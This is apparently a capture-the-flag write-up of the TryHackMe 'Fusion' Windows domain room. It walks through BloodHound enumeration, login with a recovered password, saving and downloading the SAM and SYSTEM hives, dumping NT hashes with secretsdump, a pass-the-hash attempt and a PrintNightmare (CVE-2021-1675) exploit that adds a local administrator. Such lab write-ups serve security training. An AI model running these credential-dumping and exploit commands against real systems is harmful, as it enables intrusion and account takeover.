
Upload sharphound to target

`. .\SharpHound.exe`




```
*Evil-WinRM* PS C:\Users\lparker\Desktop> ls


    Directory: C:\Users\lparker\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2021   6:04 AM             37 flag.txt
-a----        9/14/2023   6:17 AM        1046528 SharpHound.exe


*Evil-WinRM* PS C:\Users\lparker\Desktop> . .\SharpHound.exe
2023-09-14T06:23:52.3073020-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-09-14T06:23:53.3295081-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, Obj
2023-09-14T06:23:53.4697359-07:00|INFORMATION|Initializing SharpHound at 6:23 AM on 9/14/2023
2023-09-14T06:23:55.3899007-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for fusion.corp : Fusion-DC.fusion.co
2023-09-14T06:23:55.6127565-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTar
2023-09-14T06:23:57.7307328-07:00|INFORMATION|Beginning LDAP search for fusion.corp
2023-09-14T06:23:58.4521735-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-09-14T06:23:58.4521735-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-09-14T06:24:28.3094149-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 32 MB RAM
2023-09-14T06:25:13.7924108-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 33 MB RAM
2023-09-14T06:26:14.2774438-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2023-09-14T06:26:44.7901703-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38 MB RAM
2023-09-14T06:26:48.3034820-07:00|INFORMATION|Consumers finished, closing output channel
2023-09-14T06:26:49.3834187-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-09-14T06:26:50.7883240-07:00|INFORMATION|Status: 92 objects finished (+92 0.5317919)/s -- Using 41 MB RAM
2023-09-14T06:26:50.7883240-07:00|INFORMATION|Enumeration finished in 00:02:53.0994751
2023-09-14T06:26:51.5092727-07:00|INFORMATION|Saving cache with stats: 51 ID to type mappings.
 51 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-09-14T06:26:51.6094712-07:00|INFORMATION|SharpHound Enumeration Completed at 6:26 AM on 9/14/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\lparker\Desktop>
```

little mistake with directory name)



```
    Directory: C:\Users\lparker\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2023   6:49 AM          11240 20230914064912_BloodHound.zip
-a----          3/3/2021   6:04 AM             37 flag.txt
-a----         9/14/2023   6:49 AM           7641 MGJiNDIyMDQtM2NlMi00ODg2LTk5MmUtZGQ0ZmIzNzMxYTNl.bin
-a----         9/14/2023   6:47 AM        1046528 SharpHound.exe

*Evil-WinRM* PS C:\Users\lparker\Desktop> download MGJiNDIyMDQtM2NlMi00ODg2LTk5MmUtZGQ0ZmIzNzMxYTNl.bin
Info: Downloading MGJiNDIyMDQtM2NlMi00ODg2LTk5MmUtZGQ0ZmIzNzMxYTNl.bin to ./MGJiNDIyMDQtM2NlMi00ODg2LTk5MmUtZGQ0ZmIzNzMxYTNl.bin

Info: Download successful!

*Evil-WinRM* PS C:\Users\lparker\Desktop> download C:\Users\lparker\Desktop\20230914064912_BloodHound.zip /home/kali/THM/fusion/dump.zip
Info: Downloading C:\Users\lparker\Desktop\20230914064912_BloodHound.zip to /home/kali/THM/fusion/dump.zip

Error: Download failed. Check filenames or paths

*Evil-WinRM* PS C:\Users\lparker\Desktop> download C:\Users\lparker\Desktop\20230914064912_BloodHound.zip /home/kali/THM/fusiom/dump.zip
Info: Downloading C:\Users\lparker\Desktop\20230914064912_BloodHound.zip to /home/kali/THM/fusiom/dump.zip


Info: Download successful!

*Evil-WinRM* PS C:\Users\lparker\Desktop> █
```

I upload dump files to bloodhound and try to fin way for privillage escalation



DB STATS

Address	bolt://localhost:7687
DB User	neo4j
Sessions	0
Relationships	14
ACLs	8
Azure Relationships	0

ON-PREM OBJECTS

Users	0
Groups	6
Computers	1
OUS	0
GPOs	0
Domains	0


Upload Progress

20230914064912_computers.json
Upload Complete 100%

20230914064912_users.json
Upload Complete 100%

20230914064912_groups.json
Upload Complete 100%

I found password for jmurphy)



Wed, 03 Mar 2021 13:54:20 GMT

True

Password set to u8WC3!kLsgw=#bRY

True


False

True

False


False

connect as user jmurphy , and here is second flag




```
──(kali㉿kali)-[~/THM/fusion]
└─$ evil-winrm -i 10.10.53.169 -u jmurphy -p 'u8WC3!kLsgw=#bRY'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jmurphy\Documents> cd ..
*Evil-WinRM* PS C:\Users\jmurphy> cd Desktop
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> ls


    Directory: C:\Users\jmurphy\Desktop


Mode                LastWriteTime         Length Name
────                ─────────────         ────── ────
-a────         3/3/2021   6:04 AM             37 flag.txt


*Evil-WinRM* PS C:\Users\jmurphy\Desktop> type flag.txt
THM{b4aee2db2901514e28db4242e047612e}
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>
```

not normal privillage!!!




```
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> whoami /priv

PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>
```

I copy system files SAM and SYSTEM



```
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> reg save hklm\system system.bak
The operation completed successfully.

*Evil-WinRM* PS C:\Users\jmurphy\Desktop> reg save hklm\sam sam.bak
The operation completed successfully.

*Evil-WinRM* PS C:\Users\jmurphy\Desktop> download system.bak
Info: Downloading system.bak to ./system.bak


Info: Download successful!

*Evil-WinRM* PS C:\Users\jmurphy\Desktop> download C:\Users\jmurphy\Desktop\system.bak /home/kali/THM/fusiom/system.bak
Info: Downloading C:\Users\jmurphy\Desktop\system.bak to /home/kali/THM/fusiom/system.bak


Info: Download successful!

*Evil-WinRM* PS C:\Users\jmurphy\Desktop> download C:\Users\jmurphy\Desktop\sam.bak /home/kali/THM/fusiom/sam.bak
Info: Downloading C:\Users\jmurphy\Desktop\sam.bak to /home/kali/THM/fusiom/sam.bak
```


Download to kali and dump hashes



```
└─$ python3 secretsdump.py -sam /home/kali/THM/fusiom/sam.bak -system /home/kali/THM/fusiom/system.bak LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×eafd8ccae4277851fc8684b967747318
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2182eed0101516d0a206b98c579565e6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[-] NTDSHashes.__init__() got an unexpected keyword argument 'ldapFilter'
[*] Cleaning up ...

┌──(kali㉿kali)-[~/THM/fusiom]
└─$ evil-winrm -i 10.10.53.169 -u Administrator -H 2182eed0101516d0a206b98c579565e6

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

This is a rabbit hole(

I remember about room description




Task 1 ○ Fusion Corp

Please give the VM 5-10 minutes to fully boot.

You had an engagement a while ago for Fusion Corp. They contacted you saying they've patched everything reported and you can start retesting.


So I check updates and found vulnerability CVE-2021-1675

I create a new admin



```
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> Import-Module shell.ps1
The specified module 'shell.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module shell.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (shell.ps1:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> Import-Module .\shell.ps1
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> Invoke-Nightmare -NewUser "Romchik" -NewPassword "Super!P@@ss"
[+] created payload at C:\Users\jmurphy\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll"
[+] added user Romchik as local administrator
